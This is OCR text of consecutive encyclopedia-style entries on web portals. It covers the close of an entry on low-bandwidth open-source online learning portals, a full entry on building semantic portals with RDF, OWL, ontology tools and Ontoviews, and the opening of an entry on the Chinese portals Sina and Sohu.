
Our second belief is also ascribed to Kostopoulus (1998, pp. 257-265). He refers to it as the "last mile" problem. Many Web-based courses are "dead-on-arrival," that is, learners never get started because they cannot meet the technical requirements for the course (Horton, 2000). In some instances students cannot afford the required technologies, while in others they simply cannot figure out how to download, install, or get the required software and hardware up and running, which may add to faculty workload in terms of support. A moral dilemma is also created when some learners are excluded from elements of the OLE because of constraints, especially if no formal policy on the use of an OLE exists. The principle of technological minimalism thus dictates the OLE developers team have to consider the lowest level of technology to which each student has access to when decisions are made about the minimum technological requirements needed for course delivery and access. It is well worth to keep in mind that the more technological features a course requires to be presented, the more expensive and complex the technology required to produce these features, and the greater the limitation on student access is. Figure 4 shows a screen shot of the student interface Web page with panels and respective content generated from the database and personalized for a hypothetical student registered for five modules.

Any panel can be minimized, maximized, or closed, depending on the preferences of the student. Here, the departmental Notice Board has been minimized. A panel that is minimized does not load data, of course. It follows that a student has total control over which panels are loaded and hence, about the amount of data that is loaded. A student with access to higher bandwidth may choose to load all panels, while students with lower bandwidth may choose to minimize or even close panels. The page currently loads very quickly with all panels open, regardless the connection speeds. But the value of such a design in an evolving low-bandwidth OLE portal is obvious.

CONCLUSION

In this article we have described the main components of a low-bandwidth OLE. We presented a framework that can be used by course planners and designers to plan, develop, and implement an interactive and dynamic online learning

Figure 4. A screen shot the OLE portal. Personalized and customized home page generated with PHP from the faculty MySQL database (centre panel compressed to fit).



environment. We have argued that development of an OLE is best supported by an open system, evolutionary approach. Besides obvious economic arguments, we regard OSS as the appropriate "glue," not only because of its sustainable, dynamic, and responsive nature, but also since it allows one to devise workflow models appropriate to the requirements of an OLE and faculty.

We have shown how OSS and open systems can be used to design an efficient and easily maintainable Web platform that serves as interaction between the student, his study material, and his lecturers, by building a dynamic OLE that is easily administrable, yet powerful and scalable enough to allow for the future inclusion of complex interactions and even new technologies. When higher levels of interaction become attainable, the development platform is expected to fulfill whatever needs and requirements exist at that time, be it in the provision of applications to support interactive learning, or in the delivery process.

Both staff and students have responded well to our efforts, mainly because applications are designed around them and take cognizance of staff workloads and student needs. As it can be seen, OSS supports an open systems approach that, as demonstrated, allows greater leverage for customized OLEs.

REFERENCES

Connect. (2004). *Microsoft Connected /learning portal solutions: Improving learning by connecting people, information and services*. Retrieved from http://whitepapers.zdnet.com/whitepaper.aspx?scid=322&docid=267766&part=rss&tag=rss&subj=ZDNet&promo=100112

Daigle, S. L., & Cuocco, P. M. (2002). Portal technology opportunities, obstacles and options: A view from the California State University. In R. Katz et al. (Eds.), *Web portals and higher education: Technologies to make IT personal*. Lexington, MA: Jossey-Bass

Eagler, B. (2003). Portals trends in higher education. *Education Southwest Regional Conference , 2003*. Retrieved from http://www.educause.edu/asp/doclib/abstract.asp?ID=SWR0304

Ehrmann, S. C. (1995). *Asking the right question: What does research tell us about technology and higher learning*. Washington, DC: Annenberg/CPB. Retrieved March 13, 2002, from http://www.learner.org/edtech/rscheval/right-question.html

Englert, B. G. (2003). Portal trends in higher education. *EDUCAUSE Southwest Regional Conference*. Accenture, Inc., February 19, 2003. Retrieved from http://www.educause.edu/asp/doclib/abstract.asp?ID=SWR0304

Franklin, T. (2004). *Portals in higher education: Concepts & models*. The observatory on Borderless Higher Education, 2004. Retrieved from http://www.obhe.ac.uk

Horton, W. K. (2000). *Designing Web-based training*. New York: John Wiley & Sons, Inc.

Kostopoulus, G. K. (1998). Global delivery of education via the Internet. *Internet Research, 8*(3), 257-265.

Microsoft Learning Gateway. (2005). *Overview for higher education institutions*. Retrieved September 2, 2005, from http://www.microsoft.com/education/learning_gateway_higher_education.mspx

Moore, M. G. (1993). Theory of transactional distance. In D. Keegan (Ed.), *Theoretical principles of distance education* (pp. 22-38). London; New York: Routledge.

Moore, M. G., & Kearsley, G. (1996). *Distance education: A systems view* (pp. 204-205). Belmont, CA: Wadsworth Publishing.

Phifer, G., Gootzit, D., Valdes, R,. & Andrew, W. (2003). *Management update: Portals and web services will increase business value*. Gartner, Note Number: 1GG-11192003-02.

KEY TERMS

Bandwidth: The amount of data that can be transmitted in a fixed amount of time.

Horizontal Portals: Often referred to as megaportals. These portals target the entire Internet community, for example, Yahoo.com or Lycos.com are megaportals. These sites often contain search engines.

Human-Computer Interaction (HCI): A discipline concerned with the design, evaluation, and implementation of interactive computing systems for human use.

Online Learning Environment (OLE): The use of the Internet for learning via coursework or information posted on the Web, electronic communication, and other instructional activities.

Open Source Software: Software for which the underlying programming code is available to the users so that they may read it, make changes to it, and build new versions of the software incorporating their changes

Usability: A quality attribute that assesses how easy it is to use the interface. It often refers to methods for improving ease of use during the design process.

Vertical Portals: Provide access to a variety of information and services about a particular area of interest.

D

Developing Semantic Portals

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INTRODUCTION

A semantic portal is a type of community information portal that exploits semantic Web standards (Berners-Lee, Hendler, & Lassila, 2001) to improve structure, extensibility, customization, and sustainability. They are similar to a traditional cyberspace portal, except that Web resources are indexed using a rich domain ontology (a specification of key domain concepts) as opposed to, for example, a list of keywords, and are based on new Web markup languages such as Resource Description Framework (RDF) (Manola & Miller, 2004) and Ontology Web Language (OWL) (McGuinness & Harmelen, 2004). RDF provides a flexible and extensible format for describing information items and associated metadata, while OWL supports explicit representation of the domain ontologies used to classify and structure the items. Together, these enable a more decentralized approach to portal architectures. This chapter discusses comprehensive, ontology-based approaches for building high-value semantic portals. State of the art development tools and techniques are first presented both from a client-side and server-side perspective. Next, widely used methodologies and tools for building ontologies are discussed. Finally, a tool called Ontoviews is demonstrated, which has been designed to assist semantic portal developers by providing accessibility to search and dynamic linking services.

CLIENT-SIDE DEVELOPMENT

The first stage in the information item life cycle in a semantic portal is the creation of information. An information item is generally created as a conceptual instance of an ontology class using an ontology based annotator such as Cohse[1], OntoMat[2], or Shoe Knowledge Annotator[3]. These applications allow the information provider to create RDF markups, and then associate the markup to a Web page. At this stage there is still no one standard method for associating RDF with HTML. Popular annotation methods include:

- **Imbedding RDF in HTML:** This involves placing the RDF markup somewhere that it can be readily extracted while not displayed by the browser. This may be done using the head tags or comment tags of the HTML document.
- **Linking to external document:** This is arguably the purest solution from an architectural point of view. The RDF annotations are stored on a separate RDF file somewhere on the Web. The original HTML source document then contains a `<link>` to the annotation. One drawback of this method is that maintaining the metadata externally to the RDF source document can be an inconvenience.
- **Embed RDF as XHTML:** This approach basically involves hacking up a small DTD (document type definition) using XHTML Modularization for a variant of XHTML, putting it on the Web, and then referencing it from the source document. The main drawback with this method is that the DTDs are large and relatively complex; this is not a viable approach for typical HTML authors.

The most commonly used approach to annotation, however, is to embed the markup in the head or comment tags of an HTML file, as shown in Figure 1. The information can then be extracted by a Web crawling application and mediated with the ontology schema.

SERVER-SIDE DEVELOPMENT

Semantic portals require a means to store information in an RDF enabled database, retrieve documents from the database, process RDF statements to infer knowledge, aggregate information from different sources, including other domains, and process RDF queries. Semantic middleware applications facilitate the above tasks by providing a platform with access to required functionality. Developers can access pre-existing modules for storing, retrieving, querying, and inferring knowledge, by interfacing with a middleware environment via an application programming interface (API). Table 1 is a list of some of the most popular middleware environments. For some time the leading framework has been Jena[4].

The middleware environments in Table 1 provide access to a type of program called a reasoner. Reasoners can be employed to check cardinality constraints and class membership, or infer new knowledge from existing knowledge based on the semantics specified in an ontology. Examples of description logic reasoners are Racer Pro[5], Pellet[6], and Fact[7]. The environments also contain a query engine for processing RDF queries. Work on RDF query languages

Figure 1. Annotated Web site (Abrahams & Dai, 2005)





Table 1. Semantic middleware environments

Developer	**Product**	**Category**
Administrator *http://www.aidmistotor.nl/*	Sesame Spectacle	RDF(S) storage and retrieval, ontology-based information presentation
FZI – AIFB *http://kaon.semanticweb.org/frontpage*	KAON	Inference engine, knowledge management, and tools
HP Labs *http://jena.sourceforge.net/*	Jena	Inference engine, knowledge management, and tools
Intellidimension *http://www.intellidimension.com/*	RDF Gateway	RDF data management system
Kowari *http://www.kowari.org/*	Kowari Metastore	Metadata analysis and knowledge discovery, RDF storage
Ontoprise *http://www/ontoprise.de/*	Ontobroker	Inference middleware

Figure 2. Web search agent basic flow



has been progressing for a number of years. Several different approaches have been tried, ranging from familiar looking SQL-style syntaxes, such as RDQL (Seaborne, 2004) and Squish (Miller, 2001), to path-based languages like Versa (Ogbuji, 2005). The SPARQL (Prud'hommeaux & Seaborne, 2005) query language is a current W3C working draft and protocol for accessing RDF data. SPARQL is expected to soon become a W3C recommendation. A W3C recommendation is generally considered by organizations to be an industry standard.

The use of RDF and OWL tags in Web pages provides the opportunity for more advanced searching of Web content through the development semantically of enabled search engines. Major companies including Microsoft and Hewlett Packard have recently been investing in the development of a new breed of search engines called Web search agents. Web search agents crawl the Web searching for RDF and OWL documents, while at the same time providing an interface to the user. They facilitate user queries by determining then executing query a plan, and can be designed to initiate middleware application tasks. Web search agents are typically developed in a Java programming environment because of Java's powerful server side programming capability, and the fact that most middleware applications listed in Table 1 can be readily interfaced with Java. Figure 2 shows the typical work flow functionality of a Web search agent.

ONTOLOGY DEVELOPMENT

Constructing an ontology is an important step in the development of semantic portals. There is no one correct method to model a domain as there are always visible alternatives. Most of the time the best solution depends on the application that the developer has in mind and the tools that the developer uses to develop the ontology (Cristani & Roberta, 2005, p. 66). In recent years a series of different methodologies designed to assist with carrying out development tasks have been reported in the literature. Classical methods include Cyc (Lenat & Guha, 1990), Uschold and King's method (Uschold & King, 1995), and Methontology (Fernandez-Lopez, Gomes-Perez, & Juritso, 1997). These methodologies provide common and structured guidelines, which, if followed, can fasten the development process and improve the quality of

Table 2. Methontology framework (Gomes-Perez et al., 2004)

Name of the Phase	Input	Description	Output
Planning	Nothing: first step	Plan the main tasks to be done, the way in which they will be arranged, the time and resources that are necessary to perform these tasks	A project plan
Specification	A series of questions such as: "Why is this ontology being built and what are its intended uses and end-users?"`	Identify ontology goals	Ontology requirement specification document written in natural language, using a set of intermediate representations or using competency questions, respectively. The document has to provide at least the following information: the purpose of the ontology (including its intended users, scenarios of use, end users, etc.), the level of formality used to codify terms and meanings (highly informal, semi-informal, semi-formal, rigorously formal ontologies), the scope, and its characteristics and granularity. Properties of this document are: concision, partial completeness, coverage of terms, the stopover problem and level of granularity of ache and every term, and consistency of all terms and their meanings.
Conceptualization	A good specification document	Conceptualize in a model that describes the problem and its solution. To identify and gather all the useful and potential usable domain knowledge and its meanings	A complete glossary of terms (including concepts, instances, verbs, and properties). Then, a set of intermediate representations such as concepts, classification trees, verb diagram, table of formulas, and table of rules. The aim is to allow the final user to ascertain whether or not an ontology is useful and to compare the scope and completeness of several ontologies, their reusability, and share-ability.
Formalization	Conceptual model	Transform conceptual model into a formal or semi-compatible model, using frame-oriented or description logic representation systems	Formal conceptualization
Integration	Existing ontologies and the formal model	Processes of inclusion, polymorphic refinement, circular dependencies, and restriction. For example, select meta ontologies that better fit the conceptualization	
Implementation	Formal model	Select target language	Create a computable ontology
Maintenance		Including, modifying definition in the ontology	Guidelines for maintaining ontologies
Acquisition		Searching and listing knowledge sources through nonstructured interviews with experts to have detailed information on concepts, terms, meanings, and so on.	A list of the sources of knowledge and a rough description of how the process will be carried out and what techniques will be used.
Evaluation	Computable ontology	Technical judgment with respect to a frame of reference	A formal and correct ontology
Documentation			Specification document must have the property of concision

Figure 3. Protégé ontology editor




Table 3. Ontology development tools

Developer	**Product**	**Availability**	**Language Support**
FZI – AIFB http://kaon.semanticweb.org/frontpage	KAON 1.2.7	Open source	KAON RDF(S)
IMG (University of Manchester) http://oiled.man.ac.uk/index.shtml	OilEd 3.5	Open source	RDF(S) OIL DAML+OIL OWL
Ontoprise http://www.ontoprise.de/content/e3/e43/index_eng.html	Ontostudio 1.4	Freeware Licenses	RDF(S) OWL F-Logic OXML
SMI (Stanford University) http://protege.stanford.edu/	Protégé 3.2	Open source	XML RDF(S) XML Schema OWL
KMI (Open University) http://kmi.open.ac.uk/projects/webonto/	WebOnto 2.3	Free access	OCML RDF(S)
Mindswap http://www.mindswap.org/2004/SWOOP/	Swoop 2.3	Open Source	RDF(S) OWL

the end result. The Methontology framework supported by ontology engineering environment WebODE[8] is the most famous design methodology. It is presented in Table 2.

A number of development and editing tools are also available to help ease the complex and time consuming task of building ontologies. Tools such as OilEd[9], Ontostudio[10], and Protege[11] provide interfaces that help users carry out some of the main activities of the ontology development process. One of the oldest and most widely used tools is Protégé. Protégé (which now supports OWL) allows the user to define and edit ontology classes, properties, relationships, and instances using a tree structure. Ontologies can be exported into a variety of formats, including OWL, RDF(S), and XML Schema. Table 3 lists some of the ontology editing tools available today.

DESIGN ISSUES

The development of a semantic portal of a directory of UK environmental organizations as documented by Reynolds, Shabajee, and Cayzer (2004), revealed that the design of such portals throws up the following challenges:

- **Moderation and access control:** Decentralized portal design enables an interesting security model. In Reynolds' test implementation, the aggregator will have a record of which source URL's are deemed to be authoritative for a given organization. Each organization can then impose its own access and validation rules governing the update of that data. Some central administration is needed to moderate this "white list" of acceptable information sources. A semantic Web crawler approach which supports dynamic addition of new sources is one possibility, but does not in itself address the problems of discovering "unsuitable" material.
- **Navigation:** The rich classification of portal items is only useful if the interface complexity is kept under control. Current experience suggests that a faceted browse approach modeled after the Flamenco project[12] offers a good balance between expressiveness and simplicity.
- **Provenance:** The ability to mix community extensions and annotations with an organization's own data is a powerful feature of the approach. However, it is important that when a user is navigating the site they are able to clearly separate authoritative data from third party data, and in the latter case find where it came from in order to decide how much to trust it. This raises design issues for efficient recording of provenance and trust model issues (delegation and so forth), but also user interface issues of how to make the provenance of items clear.
- **Open-ended data model:** Reynolds wishes to support the open-ended nature of the RDF data model so that new properties and classes (whether authoritative or third party) can be incrementally added. The visualization engine, though, needs to adapt to such changes without requiring new rendering templates to be created at each stage.


ONTOVIEWS: A TOOL FOR CREATING SEMANTIC PORTALS

This section is a summary of a tool for creating semantic portals called Ontoviews (M¨akel¨a et al., Hyvonen, Saarela, & Viljanen, 2004). Ontoviews assists with semantic portal development by providing developers with two important services; (i) a search engine based on the semantic of content, and (ii) dynamic linking between pages based on semantic relations contained in the underlying knowledge base.

The Ontoviews architecture consists of three main components:

- **Prolog-based logic server (Ontodella):** Provides the system with reasoning services such as category generation and semantic recommendations.
- **Java-based multifacet search engine (Ontogator):** Defines and implements an RDF-based query interface that separates view-based search logic from the user interface. The interface is defined as an OWL ontology and can be used to query for category hierarchies of the ontology. It also facilitates keyword-based searches.
- **User interface (OntoViews-C):** Binds the previous two components together and is responsible for the user interfaces and interaction.

Figure 4. Ontoviews architecture (M¨akel¨a et al., 2004)



The Ontoviews search engine presents the end user with concepts for navigation in a hierarchical structure. The concepts known as categories are linked via semantic relations contained in the ontology. Figure 5 shows a sample query from the Museum of Finland semantic portal[13] which was built using Ontoviews. With Museum of Finland, the content consists of collections of cultural artifacts and historical sites consolidated from several heterogeneous Finnish museum databases, annotated in RDF format using seven different ontologies. In the example in Figure 5, a search for "esp" matches the categories Spain ("Espanja" in Finish), and a list of semantically related categories are then displayed as hyperlinks. Searches may also be performed by navigating the hyperlinks alone without using keywords.


A developer may use Ontoviews to create a semantic portal by setting up the components on a server, and then adapting the system to their own data. This adoption requires a number of configuration steps. Rules describing how categories are generated and items connected to them for the view-based search must first be created. The next step is to create rules describing how links are generated for the recommendations. The last step involves changing the layout of visual templates to suit the developer's needs.

In summary, Ontoviews can greatly assist with the creation of semantic portals by facilitating some of the key requirements of such systems. The concept based multifacet search engine exploits the semantic relations in the underlying knowledge base, providing the end user with a classification tree view containing semantic links. It offers different user interfaces functionality for different devices and is adaptable to a wide variety of semantic data.

CONCLUSION

The chapter has presented state of the art tools and techniques used for the development of a new bread of Web portals known as semantic portals. These types of portals are based on semantic Web standards, and use a rich domain ontology to index portal content. Semantic portals offer many advantages over traditional portals. Advantages include the capability for knowledge to be inferred about portal information through the clever use of semantics built into the domain ontology, as well as the decentralized nature of semantic Web technologies, which contributes to more efficient portal maintenance. A commonly used method for annotating portal documents with RDF metadata is to imbed the annotations between the head or comment tags of an HTML Web page. The Jena middleware environment is commonly used by developers in conjunction with Web search agents to facilitate information storage, inference, and query functions. A number of ontology development methodologies also exist to assist with the complex task of building ontologies. The Methontology framework, which is the most famous of these, was presented in detail. The Protégé application is a widely used tool for constructing ontologies. It is extremely popular with ontology developers because of its support for OWL and tree-like navigation structure, which allows for easy editing. Previous semantic portal development initiatives have been shown to encounter design issues that still need addressing, such as: moderation and access control, navigation, and provenance, as well as the problems associated with having an open-ended data

Figure 5. Sample query



model. On the positive side, tools such as Ontoviews are emerging that provide developers with important services to help reduce the complexity of many development tasks. With the current evolution toward a semantic Web, semantic portal development is likely to be a growing field in future years. With further research, development techniques and applications should steadily improve, making the task of building semantic portals much easier than it is today.

REFERENCES

Abrahams, B., & Dai, W. (2005, September 19-22). Architecture for automated annotation and ontology based querying of semantic Web resources. In *Paper Presented to the IEEE/WIC/ACM International Conference on Web Intelligence*, Compiegne, France.

Berners-Lee, T., Hendler, J., & Lassila, O. (2001). The semantic Web. *Scientific American*, May, 34-43.

Cristani, M., & Roberta, C. (2005). A survey on ontology creation methodologies. *International Journal on Semantic Web and Information Systems*, *1*(2), 49-69.

Fernandez-Lopez, M., Gomes-Perez, A., & Juritso, N. (1997). Methontology: From ontology art towards ontology engineering. In *Paper Presented to the Spring Symposium on Ontological Engineering of AAAI*, Stanford University, CA, USA.

Gomes-Perez, A., Fernandez-Lopez, M., & Corcho, O. (2004). Methodologies and methods for building ontologies. *Ontological engineering* (pp. 107-197). London: Springer-Verlag.

Lenat, D.B., & Guha, R.V. (1990). *Representation and inference in the Cyc Project*. Boston: Addison-Wesley.

M¨akel¨a, E., Hyv¨onen, E., Saarela, S., & Viljanen, K. (2004). *ONTOVIEWS—A tool for creating semantic web portals*. University of Helsinki. Retrieved January 8, 2007, from http://whitepapers.zdnet.co.uk/0,39025945,60117603p-39000589q,00.htm

Manola, F., & Miller, E. (2004). *RDF primer, W3C recommendation*. Retrieved January 8, 2007, from http://www.w3.org/TR/rdf-primer/

McGuinness, D., & Harmelen, F. (2004, February 10). *OWL Web ontology language semantics and abstract syntax, W3C recommendation*. Retrieved January 8, 2007, from http://www.w3.org/TR/owl-absyn/

Miller, L. (2001). *RDF squish query language and Java implementation*. Retrieved January 8, 2007, from http://ilrt.org/discovery/2001/02/squish/

Ogbuji, C. (2005). *Versa: Path-based RDF query language*. Retrieved January 8, 2007, from http://www.xml.com/pub/a2005/07/20/versa.html

Prud'hommeaux, E., & Seaborne, A. (2005). *SPARQL query language for RDF*. Retrieved January 8, 2007, from http://www.w3.org/TR/rdf-sparql-query/

Reynolds, D., Shabajee, P., & Cayzer, S. (2004). *Semantic information portals*. Hewlet-Packard. Retrieved January 8, 2007, from http://whitepapers.zdnet.co.uk/0,39025945,60104230p-39000536q,00.htm

Seaborne, A. (2004). RDQL—*A query language for RDF*. Retrieved January 8, 2007, from http://www.w3.org/Submission/RDQL/

Uschold, M., & King, M. (1995). *Towards a methodology for building ontologies*. In D. Skuce (Ed.), Paper Presented to the IJCAI'95 Workshop on Basic Ontological Issues in Knowledge Sharing, Montreal, Canada.

KEY TERMS

Ontology: Shared and formal description of key concepts in a given domain.

Reasoner: Application capable of processing a static ontology model and inferring new facts based on semantics specified in the ontology.

Semantic Middleware: Programming environment that allows developers to interface within order to carry out various information processing tasks such as ontology storage, reasoning, querying, and so forth.

Semantic Portal: Web portal based on semantic Web technologies.

Semantic Web: An extension of the current Web where information if given a precise meaning enabling intelligent applications to process information more effectively.

Semantics: The implied meaning of data. Used to define what entities mean with respect to their roles in a system.

Web Search Agent: Web-based application with the ability to act autonomously and perform complex search tasks for the end user.

ENDNOTES

1 http://cohse.semanticweb.org/software.html
2 http://annotation.semanticweb.org/ontmat/index.html.
3 http://annotation.semanticweb.org/Members/lago/AnnotationTool.2003-08-25.5632
4 http://jena.sourceforge.net/
5 http://www.franz.com/products/racer/
6 http://www.mindswap.org/2003/pellet
7 http://www.ontoknowledge.org/tools/fact.shtml
8 http://webode.dia.fi.upm.es/WebODEWeb.indx.html
9 http:oiled.man.ac.uk/
10 http://www.ontoprise.de/content/e3/e43/index_eng.html
11 http:protege.stanford.edu/
12 http://bailando.sims.berkeley.edu/flamenco.html
13 http://www.museosuomi.fi/

The Development Strategy of Sina and Sohu

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INTRODUCTION

Though it was in 1993 that China entered the Internet for the first time, the real rise of the Chinese Internet was in 1998. In this year, the former of Sina-Rich Win Co. Ltd, claimed that it merged the biggest Chinese Web site, Huayuan Information, and set up the largest Chinese Web site, Sina. This event aroused the attention of people both home and abroad. Just in this year, Ericsson put out a Chinese search engine—Sohu, which developed into a comprehensive portal on this basis. In the same year, NetEase bought back the www.netease.com domain name, succeeded in putting out the NetEase comprehensive Web site. Generally speaking, 1998 is not only the year that the Internet rose up in China but also the year that portals began to play an important role in China. In fact, the three portals have always received much concern since their establishment. From the marching into NASDAQ in 2000 to the "Wang Zhidong" incident and NetEase stopping brand incident in 2001, the first severe winter of Internet industry comes followed by the transition of portal in 2002, Wireless World War in 2003. We can find out that the development of the portal has vividly reflected the development of Chinese Internet enterprise since 1998.

